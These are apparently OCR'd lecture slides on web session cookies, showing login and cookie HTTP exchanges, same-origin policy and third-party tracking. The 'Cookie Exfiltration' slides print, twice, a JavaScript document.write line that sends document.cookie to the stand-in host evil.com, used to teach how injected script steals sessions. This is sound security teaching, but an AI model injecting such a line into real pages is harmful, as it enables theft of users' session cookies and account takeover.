
POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found
Set-Cookie: session=FhizeVYSkS7X2K

If credentials are correct:

1. Generate a random token
2. Store token in the database
3. Send token to the client

Cookie Example



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


Cookie Example

Client Side | **Server Side**

GET /login_form.html HTTP/1.1 →

← **HTTP/1.1 200 OK**

POST /cgi/login.sh HTTP/1.1 →

← **HTTP/1.1 302 Found**
Set-Cookie: session=FhizeVYSkS7X2K

Server side: If credentials are correct:

1. Generate a random token
2. Store token in the database
3. Send token to the client

Client side: Store the cookie

GET /private_data.html HTTP/1.1
Cookie: session=FhizeVYSkS7X2K; →


Server side:

1. Check token in the database
2. If it exists, user is authenticated

← **HTTP/1.1 200 OK**

GET /my_files.html HTTP/1.
Cookie: session=FhizeVYSkS7X2K; →

Cookie


website
POST /wp-login.php HTTP/1.1
HTTP/1.1 200
Set-cookie: .X.
GET /admin.php HTTP/1.1
cookie: .X.

Cookie Exfiltration

```
document.write('<img src="http://evil.com/c.jpg?' +
                 document.cookie + '">');
```

- DOM API for cookie access (document.cookie)
  - Often, the attacker's goal is to exfiltrate this property
  - Why?

Cookie Exfiltration

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document.write('<img src="http://evil.com/c.jpg?' +
    document.cookie + '">');
```

- DOM API for cookie access (document.cookie)
  - Often, the attacker's goal is to exfiltrate this property
  - Why?
- Exfiltration is restricted by SOP...somewhat
  - Suppose you click a link directing to *evil.com*
  - JS from *evil.com* cannot read cookies for *bofa.com*
- What about injecting code?
  - If the attacker can somehow add code into *bofa.com*, the reading and exporting cookies is easy (see above)

Third-party cookies, tracking

Visit A.com first.


Third-party cookies, tracking

Visit A.com first.

